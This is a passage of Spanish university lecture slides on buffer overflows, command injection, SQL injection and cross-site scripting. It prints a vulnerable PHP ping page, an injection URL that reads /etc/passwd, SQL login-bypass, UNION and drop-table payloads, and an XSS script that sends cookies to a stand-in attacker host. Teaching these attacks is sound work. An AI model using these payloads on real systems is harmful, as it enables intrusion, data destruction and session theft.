(agpardo@kali)-[~/Escritorio/Seg.Inf]
$ python -c "print 'AAAAAAAAAAAAAAAAAAAAAAAAAAAA\x55\xfc\xec'" > fichero

(agpardo@kali)-[~/Escritorio/Seg.Inf]
$ cat fichero
AAAAAAAAAAAAAAAAAAAAAAAAAAAAUUUU

(agpardo@kali)-[~/Escritorio/Seg.Inf]
$ ./ejecutable < fichero
La direccion de secret es: 0xecfcf155
Introduzca su nombre: Hola AAAAAAAAAAAAAAAAAAAAAAAAAAAAAUUUU
Estoy dentro del secret!

(agpardo@kali)-[~/Escritorio/Seg.Inf]
$
```

- Introducción.
- Desbordamientos.
- **Inyecciones.**
- Forgeries.

- Este tipo de ataque se aprovecha de una vulnerabilidad de las aplicaciones que consiste en no comprobar los parámetros introducidos por el usuario.
- Las inyecciones más conocidas son las del tipo SQL (*SQL injection*).
- Pero se pueden realizar con otros protocolos/lenguajes como LDAP o XPath.
- Los ataques de inyección pueden realizarse directamente o a ciegas.
- Normalmente en la construcción de estos ataques se aprovecha en gran medida la información que proporcionan los mensajes de error por defecto.


■ Tipos de inyecciones:

- Inyección de código: si se conoce el lenguaje de programación, la base de datos o el sistema operativo utilizado por la aplicación web, pueden inyectar código a través de los campos de entrada de texto para obligar al servidor a hacer lo que quieran.
- Command injections: consiste en introducir comandos del sistema operativo en lugar de fragmentos de código.
- SQL injections: igual que las inyecciones de código pero inyectando un script SQL.
- Inyección de XPath: XPath permite recorrer y procesar un documento XML. Si se manda información incorrecta a la aplicación se puede conocer cómo se estructuran los datos XML.
- Inyección de CRLF: consiste en introducir saltos de línea y retorno de carro en los campos de formulario web.

- El objetivo es ejecutar comandos del sistema operativo del host.
- La vulnerabilidad se produce cuando una aplicación envía los datos introducidos por el usuario al servidor, sin comprobar su valor.
- La idea es utilizar los parámetros de las funciones para introducir los comandos que se quieren ejecutar.

Ejemplo:


- Desarrollamos una página que le pide al usuario una dirección IP y hace un ping a dicha IP.




```
1 <?php
2
3 $target = $_GET['ip'];
4
5 $shell = shell_exec('ping -c 3 '.$target);
6 echo '<pre>'.$shell.'</pre>';
7 ?>
```

Código vulnerable a inyección de comandos

- Podemos usar la web desarrollada o introducir el parámetro usando la URL:




- Como hemos visto, el valor de la IP no tiene ningún tipo de comprobación.
- Por lo que hay una vulnerabilidad que se podría explotar...
 - ... por ejemplo concatenando instrucciones con un pipe.




```
bin
boot
dev
etc
home
hs_err_pid22156.log
hs_err_pid22173.log
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
selinux
srv
sys
tmp
usr
var
```

- Con esto ya se podrían ejecutar cualquier tipo de comandos del sistema:
- Como identificar bajo qué usuario se están ejecutando los comandos:



Command Injections



```
localhost/ping.php?ip=12 x
localhost/ping.php?ip=127.0.0.1|cat%20/etc/passwd

at:x:25:
avahi:x:
bin:x:1:
daemon:x:
dnsmasq:x:
ftp:x:40:
games:x:
gdm:x:10:
lp:x:4:
mail:x:8:
man:x:13:
messageb:
news:x:9:
nobody:x:
ntp:x:74:
postfix:x:
pulse:x:
root:x:0:
rtkit:x:
smolt:x:
sshd:x:
statd:x:
usbmux:x:
uucp:x:
wwwrun:x:
rifle:x:
postgres:
tor:x:11:
mysql:x:
```

- Existe una gran cantidad de páginas web que usan una base de datos SQL por debajo.
- Generalmente estas paginas ofrecen algún tipo de formulario donde el usuario introduce información.
- Por debajo la página web recoge la información que ha introducido el usuario y realizar una consulta a la base de datos.

- Algunas claves importantes sobre el lenguaje SQL:
- Podemos ejecutar dos queries de manera consecutiva con el carácter ;
- Los comentarios se escriben con un --

```
-- En la siguiente línea se ejecutan dos SELECTs  
SELECT * FROM Pedidos; SELECT Name FROM Mascotas;
```

- Por último podemos unir los resultados de varias queries:

```
SELECT nombre, edad FROM clientes UNION [ALL]  
SELECT nombre, edad FROM clientes_vip;
```


- Por ejemplo, supongamos el típico acceso a una aplicación web que utiliza una consulta construida con SQL para verificar las credenciales del usuario:



The image shows a web login interface with a title 'ACCESO' in red. Below the title are two input fields: 'Usuario' (with a user icon) and 'Contraseña' (with a lock icon). Both fields have a small '3' icon on the right. At the bottom, there is a red 'Entrar' button and a 'Registro' link.

```
SELECT * FROM Usuarios WHERE  
usuario = $_POST['username'] AND  
password = $_POST['password']
```

```
SELECT * FROM usuarios WHERE  
usuario = $_POST['username'] AND  
password = md5($_POST['password']);
```



- La consulta para este ejemplo sería:

```
SELECT * FROM TablaUsuarios WHERE  
usuario = 'agpardo' AND password = '1234';
```

- Si los datos son correctos, habrá una fila que se corresponde con los datos de entrada y la consulta permitirá acceder a la aplicación.



```
SELECT * FROM TablaUsers WHERE user = 'agpardo'  
and password = '' OR 1=1;--'
```

- Por lo que siempre será verdad, y siempre tendremos acceso al sistema.

- Las inyecciones no sólo se utilizan para saltarse un login.
- Se pueden averiguar contraseñas u otra información almacenada en una base de datos.
- Agregar, eliminar, editar registros y tablas en una base de datos.
- Leer o descargarse archivos completos.
- Generalmente, se automatiza el proceso para no lanzar todas las *queries* de una en una... pero se necesita conocer la estructura de la base de datos.

Otro ejemplo:

- Si la entrada del usuario es:

```
1 AND 1=2 UNION SELECT table_schema, table_name  
FROM information_schema.tables;--
```

- Suponed una página que permite visualizar los pedidos (o el número de pedidos) se han hecho en una determinada ciudad.
- Y el usuario puede escribir el nombre de la ciudad.

- Si el atacante escribe: Albacete

- La query que se ejecuta es:

```
SELECT * FROM TablaPedidos WHERE ciudad='Albacete'
```

- Y si la entrada fuera: Albacete'; drop table TablaPedidos--

```
SELECT * FROM TablaPedidos WHERE ciudad='Albacete'; drop table TablaPedidos--'
```

- Supongamos que el desarrollador de la aplicación web conoce estos ataques y decide filtrar las respuestas que la base de datos daría a los usuarios.
 - ERROR: porque las consultas inyectadas se siguen realizando y lo único que se filtra es la muestra de resultados.
- Es importante tener en cuenta las respuestas de la base de datos. Pueden mostrar información que no conozcamos: aspecto o hash de la web, tiempo en mostrar el mensaje de error, etc...
- Y se estarían dando ayudas para construir el ataque a ciegas.
 - Blind SQL injection.

- Existen herramientas que permiten automatizar las consultas a la base de datos:

- Jsql Injection:

<https://github.com/ron190/jsql-injection>


- Sqlmap (incluido en Kali Linux):

<https://sqlmap.org/>

- Havij SQL Injection Tool:

<https://www.darknet.org.uk/2010/09/havij-advanced-automated-sql-injection-tool/>

SQL Injections



Good luck speed cameras.



- Caso práctico:
 - <http://85.159.210.133/sqli/index.php>

- Caso más realista:

```
def login(username, pass):  
    query = "SELECT user, pw FROM users where user=%s" % username  
    results = db.execute(query)  
    if len(results) != 1:  
        return False  
    elif results.pw == md5(pass):  
        return True  
    else:  
        return False
```

- Introducción.
- Desbordamientos.
- Inyecciones.
- **Forgeries.**


- Este tipo de ataques pretenden crear, imitar o adaptar un entorno, aplicación o servicio real con el propósito de engañar al cliente con intenciones maliciosas.
- Forgery = falsificación.
- El ataque más común de este tipo es el Cross Site Scripting (XSS) a aplicaciones web.
 - Según los datos, como mínimo el 40% de los sitios web presentan vulnerabilidades que permiten realizar este tipo de ataques.

- Las aplicaciones web se construyen habitualmente mezclando elementos fijos (contenido estático) con información que proviene de una base de datos (contenido dinámico).
 - Algunas veces, la información contenida en la base de datos la actualizan los propios usuarios (foros, blogs, redes sociales,...)
- Para crear este tipo de aplicaciones se utiliza Java, PHP, Visual Basic...


Bienvenido



HTML básico



Bienvenido, Pepe



HTML dinámico




- Normalmente, cuando un usuario visita una página web, esta presenta un contenido estático y HTML dinámico.
- Por ejemplo, puede mostrar las últimas entradas, si estamos visitando un blog, o los mensajes privados de la cuenta del usuario.
- Los usuarios maliciosos pueden aprovechar esos componentes dinámicos para insertar código malicioso.
- Si se actualiza la página, se lee el código, el navegador lo renderiza y lo interpreta.

- XSS es una vulnerabilidad web que permite a los atacantes comprometer las interacciones de los usuarios con el sitio web vulnerable.
- La versión más “light” consiste en abrir ventanas emergentes.
- Pero se puede llegar a acceder a información sensible o comprometer el equipo del usuario.
- Lo más común es que el atacante pueda acceder al sitio web vulnerable haciéndose pasar por la víctima (teniendo los mismo privilegios que esta).

Cross-Site Scripting (XSS)

- El funcionamiento es sencillo: consiste en manipular la página web vulnerable para que devuelva código JavaScript malicioso a los usuarios.
- Este código se va a ejecutar en el navegador del usuario, y el atacante podrá comprometer las interacciones del usuario y el servidor.



- Se podría confirmar la mayor parte de las vulnerabilidades por XSS inyectando cierto tipo de código que haga que nuestro navegador ejecute código JavaScript.
- La manera más sencilla es usando la función `alert()`
- Esta función es sencilla, y no involucra ningún tipo de peligro para nuestro navegador o equipo.
- En ciertos navegadores, la función `alert()` se ha deshabilitado y en estos casos se podría usar la función `print()`
- Ejemplo: <http://85.159.210.133/xss1/>

- DOM-based XSS, cuando la vulnerabilidad no está en el lado del servidor, sino del cliente.
- Reflected XSS, el script malicioso proviene de la petición HTTP.
- Stored XSS, el script malicioso proviene de la base de datos de la web.

DOM-based XSS, XSS locales

- Este ataque se produce en el lado del cliente.
- El cliente abre una página web que está manipulada.
- En ese momento el código malicioso se instala en un archivo del navegador web y se ejecuta ahí sin comprobaciones previas.
- Desde la página, se descarga el código malicioso que es interpretado localmente por el navegador.

Reflected-XSS, XSS no almacenados

- Se producen cuando una página web recibe datos en una petición HTTP e incluye esa misma información, de manera no segura, en la respuesta.

- Por ejemplo, una página web para realizar búsquedas, donde la búsqueda es un parámetro de la URL:

`https://agpardo.com/search?term=aprobarSegInf`

- Y la respuesta es:

`<p> Quieres información sobre: aprobarSegInf</p>`

Reflected-XSS, XSS no almacenados

- El atacante puede construir su ataque de esta manera:

```
https://agpardo.com/search?term=  
<script>/*+Cod.Malicioso+*/</script>
```

- Esto haría que la respuesta fuera:

```
<p> Quieres información sobre: <script>/* Cod.Malicioso  
*/</script> </p>
```

Cross-Site Scripting (XSS)

El atacante suplanta a
la entidad propietaria
de la web



Manda a la víctima el
link a la web, pero
incrustando el código
malicioso que se
quiere ejecutar



Cuando la víctima
abre el link
malicioso, accede
a la web en la que
confía, pero no
sabe que además
está ejecutando
un script
malicioso.

```
<SCRIPT> document.location='http://web-  
atacante/cgi-bin/script.cig?'+document.cookie  
</SCRIPT>
```

Stored-XSS, XSS almacenados

- Algunas páginas almacenan el contenido creado por usuarios para incluirlo en futuras respuestas HTTP.

- Por ejemplo:

POST /post/comment HTTP/1.1

Host: vulnerable-website.com

Content-Length: 100

postId=3&comment=Me+encanta+este+post.+Seguro+que+apruebo
&name=Agpardo&email=agpardo%40normal-user.net

- Este comentario se almacenará y cuando cualquier otro usuario acceda a esa entrada verá:

<p>Me encanta este post. Seguro que apruebo.</p>

Stored-XSS, XSS almacenados

- Un usuario puede añadir un script malicioso:

```
<script>/* Script malicioso */</script>
```


- Que se almacenará como:

```
